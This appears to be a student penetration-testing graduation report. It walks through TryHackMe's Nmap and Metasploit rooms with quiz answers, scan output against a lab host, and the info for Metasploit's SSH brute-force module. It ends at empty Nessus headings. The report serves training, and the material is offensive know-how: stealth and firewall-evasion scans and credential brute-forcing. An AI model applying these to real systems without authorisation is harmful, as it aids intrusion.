GPEN Graduation Project

Submitted by

Abdelrhman Mohammed Abdelrhman

Ibrahim Lotfy Ibrahim

Amr Hamada Emam

Abdullah Ayman

Submitted to

Eng. Omar Tarek Zayed

Table of Contents

Contents

Executive Summary

Sec4Fun is a trusted cybersecurity partner, dedicated to safeguarding organizations from the ever-evolving threat landscape. As experts in penetration testing, we provide a proactive approach to security by simulating real-world cyberattacks to uncover vulnerabilities before they can be exploited.

Our penetration testing services are designed to thoroughly assess your organization's security posture across various domains, including network infrastructure, web applications, mobile applications, and cloud environments. By leveraging industry-recognized methodologies such as OWASP, NIST, and OSSTMM, we ensure a meticulous evaluation of your systems, identifying weaknesses that could potentially lead to unauthorized access, data breaches, or other security incidents.

Our team of highly skilled and certified penetration testers brings a wealth of experience and knowledge to each engagement. We understand that every organization is unique, which is why our approach is tailored to meet your specific security needs and compliance requirements. Whether you are seeking to validate your security controls, comply with regulatory standards, or gain peace of mind, our services are designed to provide you with actionable insights and recommendations.

At Sec4Fun, we go beyond merely identifying vulnerabilities. We work closely with your team to prioritize and remediate the risks, offering strategic guidance to strengthen your overall security posture. Our commitment is to empower your organization with the knowledge and tools necessary to defend against sophisticated cyber threats.

With Sec4Fun as your security partner, you can be confident that your organization's digital assets are well-protected, and your operations are secure against potential cyberattacks

Scope of work :-

The scope of this penetration test is restricted to the try hack me rooms and CTF this includes :-

- Nmap
- Metasploit
- Hydra
- Nessus
- Blue
- Active directory basic
- Attacktive directory
- post Exploitation Basics
- Wonderland
- Looking glass
- Ra
- Year of the rabbit

Methodology used

Starting on Saturday 13 of October 2024 , the penetration testing team engaged on a penetration test of the room and CTF from try hack me with the following methodology :-

1- Discovery
2- Scanning
3- Fingerprinting
4- Exploitation
5- Reporting

Along this report the team has provided screenshots and important files used during the assessment .

Nmap:-

Introduction

Answer the questions below

What networking constructs are used to direct traffic to the right application on a server?

Ports ✓ Correct Answer

How many of these are available on any network-enabled computer?

65535 ✓ Correct Answer

[Research] How many of these are considered "well-known"? (These are the "standard" numbers mentioned in the task)

1024 ✓ Correct Answer Hint

Nmap Switches

Answer the questions below

What is the first switch listed in the help menu for a 'Syn Scan' (more on this later!)?

-sS ✓ Correct Answer

Which switch would you use for a "UDP scan"?

-sU ✓ Correct Answer

If you wanted to detect which operating system the target is running on, which switch would you use?

-O ✓ Correct Answer

Nmap provides a switch to detect the version of the services running on the target. What is this switch?

-sV ✓ Correct Answer

The default output provided by nmap often does not provide enough information for a pentester. How would you increase the verbosity?

-v ✓ Correct Answer

We should always save the output of our scans -- this means that we only need to run the scan once (reducing network traffic and thus chance of detection), and gives us a reference to use when writing reports for clients.

What switch would you use to save the nmap results in three major formats?

-oA ✓ Correct Answer

What switch would you use to save the nmap results in a "normal" format?

-oN ✓ Correct Answer

A very useful output format: how would you save results in a "grepable" format?

-oG ✓ Correct Answer

Sometimes the results we're getting just aren't enough. If we don't care about how loud we are, we can enable "aggressive" mode. This is a shorthand switch that activates service detection, operating system detection, a traceroute and common script scanning.

How would you activate this setting?

-A ✓ Correct Answer

-T5 ✓ Correct Answer

We can also choose which port(s) to scan.

How would you tell nmap to only scan port 80?

-p 80 ✓ Correct Answer

How would you tell nmap to scan ports 1000-1500?

-p 1000-1500 ✓ Correct Answer

A very useful option that should not be ignored:

How would you tell nmap to scan *all* ports?


-p- ✓ Correct Answer

How would you activate a script from the nmap scripting library (lots more on this later!)?


--script ✓ Correct Answer

How would you activate all of the scripts in the "vuln" category?

--script=vuln ✓ Correct Answer Hint



Scan Types TCP Connect Scans



Scan Types SYN Scans

Answer the questions below

There are two other names for a SYN scan, what are they?

Half-Open, Stealth ✓ Correct Answer

Can Nmap use a SYN scan without Sudo permissions (Y/N)?

N ✓ Correct Answer

Scan Types UDP Scans

Answer the questions below

If a UDP port doesn't respond to an Nmap scan, what will it be marked as?

open|filtered ✓ Correct Answer

When a UDP port is closed, by convention the target should send back a "port unreachable" message. Which protocol would it use to do so?

ICMP ✓ Correct Answer

Scan Types NULL, FIN and Xmas

Answer the questions below

Which of the three shown scan types uses the URG flag?

xmas ✓ Correct Answer


Why are NULL, FIN and Xmas scans generally used?

Firewall Evasion ✓ Correct Answer


Which common OS may respond to a NULL, FIN or Xmas scan with a RST for every port?

Microsoft Windows ✓ Correct Answer


Scan Types ICMP Network Scanning




NSE Scripts Overview



NSE Scripts Working with the NSE



NSE Scripts Searching for Scripts



Firewall Evasion

Answer the questions below

Which simple (and frequently relied upon) protocol is often blocked, requiring the use of the `-Pn` switch?

ICMP — ✓ Correct Answer


[Research] Which Nmap switch allows you to append an arbitrary length of random data to the end of packets?

--data-length — ✓ Correct Answer

Practical

```
root@ip-10-10-150-161:~# nmap -Pn -sS -vv -p1-5000 10.10.132.111

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-05 17:20 BST
Initiating ARP Ping Scan at 17:20
Scanning 10.10.132.111 [1 port]
Completed ARP Ping Scan at 17:20, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:20
Completed Parallel DNS resolution of 1 host. at 17:20, 0.00s elapsed
Initiating SYN Stealth Scan at 17:20
Scanning ip-10-10-132-111.eu-west-1.compute.internal (10.10.132.111)
[5000 ports]
Discovered open port 3389/tcp on 10.10.132.111
Discovered open port 53/tcp on 10.10.132.111
Discovered open port 80/tcp on 10.10.132.111
Discovered open port 21/tcp on 10.10.132.111
Discovered open port 135/tcp on 10.10.132.111
```

```
root@ip-10-10-150-161:~# nmap -Pn -sX -vv -p1-999 10.10.132.111

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-05 17:13 BST
Initiating ARP Ping Scan at 17:13
Scanning 10.10.132.111 [1 port]
Completed ARP Ping Scan at 17:13, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:13
Completed Parallel DNS resolution of 1 host. at 17:13, 0.00s elapsed
Initiating XMAS Scan at 17:13
Scanning ip-10-10-132-111.eu-west-1.compute.internal (10.10.132.111)
[999 ports]
Completed XMAS Scan at 17:13, 21.11s elapsed (999 total ports)
Nmap scan report for ip-10-10-132-111.eu-west-1.compute.internal (10.
10.132.111)
Host is up, received arp-response (0.00057s latency).
All 999 scanned ports on ip-10-10-132-111.eu-west-1.compute.internal
(10.10.132.111) are open|filtered because of 999 no-responses
MAC Address: 02:FF:30:96:C9:DD (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.59 seconds
           Raw packets sent: 1999 (79.948KB) | Rcvd: 1 (28B)
```


root@ip-10-10-150-161:~# nmap -Pn --script=ftp-anon -vv -p21 10.10.13
2.111
Starting Nmap 7.60 (https://nmap.org) at 2024-10-05 17:25 BST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:25
Completed NSE at 17:25, 0.00s elapsed
Initiating ARP Ping Scan at 17:25
Scanning 10.10.132.111 [1 port]
Completed ARP Ping Scan at 17:25, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:25
Completed Parallel DNS resolution of 1 host. at 17:25, 0.00s elapsed
Initiating SYN Stealth Scan at 17:25
Scanning ip-10-10-132-111.eu-west-1.compute.internal (10.10.132.111)
[1 port]
Discovered open port 21/tcp on 10.10.132.111
Completed SYN Stealth Scan at 17:25, 0.22s elapsed (1 total ports)
NSE: Script scanning 10.10.132.111.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:25
Completed NSE at 17:25, 30.01s elapsed
Nmap scan report for ip-10-10-132-111.eu-west-1.compute.internal (10.
10.132.111)
Host is up, received arp-response (0.00025s latency).
Scanned at 2024-10-05 17:25:25 BST for 30s
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack ttl 128
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
MAC Address: 02:FF:30:96:C9:DD (Unknown)
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 17:25
Completed NSE at 17:25, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 31.05 seconds

Answer the questions below

Does the target ip respond to ICMP echo (ping) requests (Y/N)?

N ✓ Correct Answer

Perform an Xmas scan on the first 999 ports of the target -- how many ports are shown to be open or filtered?

999 ✓ Correct Answer

There is a reason given for this -- what is it?

Note: The answer will be in your scan results. Think carefully about which switches to use -- and read the hint before asking for help!

No Response ✓ Correct Answer Hint

Perform a TCP SYN scan on the first 5000 ports of the target -- how many ports are shown to be open?

5 ✓ Correct Answer

Open Wireshark (see Cryillic's Wireshark Room for instructions) and perform a TCP Connect scan against port 80 on the target, monitoring the results. Make sure you understand what's going on. Deploy the `ftp-anon` script against the box. Can Nmap login successfully to the FTP server on port 21? (Y/N)

Y ✓ Correct Answer

Metasploit:-

Main Components of Metasploit

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit — ✓ Correct Answer

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload — ✓ Correct Answer

What are self-contained payloads called?


Singles — ✓ Correct Answer

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?


Singles — ✓ Correct Answer

Msfconsole:-

```
File  Edit  View  Search  Terminal  Help
       =[ metasploit v5.0.101-dev                         ]
 --  --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
 --  --=[ 562 payloads - 45 encoders - 10 nops            ]
 --  --=[ 7 evasion                                       ]

etasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

sf5 > use auxiliary/scanner/ssh/ssh_login
sf5 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

rovided by:
 todb <todb@metasploit.com>

heck supported:
 No

asic options:
 Name              Current Setting  Required  Description
 ----              ---------------  --------  -----------
 BLANK_PASSWORDS   false            no        Try blank passwords for all users
 BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
 DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
 DB_ALL_PASS       false            no        Add all passwords in the current database to the list
 DB_ALL_USERS      false            no        Add all users in the current database to the list
 PASSWORD                           no        A specific password to authenticate with
 PASS_FILE                          no        File containing passwords, one per line
 RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax
file:<path>'
 RPORT             22               yes       The target port
 STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
 THREADS           1                yes       The number of concurrent threads (max one per host)
 USERNAME                           no        A specific username to authenticate as
 USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
line
 USER_AS_PASS      false            no        Try the username as the password for all users
 USER_FILE                          no        File containing usernames, one per line
 VERBOSE           false            yes       Whether to print output for all attempts
```




Working with modules




Nessus

Navigation and Scans



Scanning:-

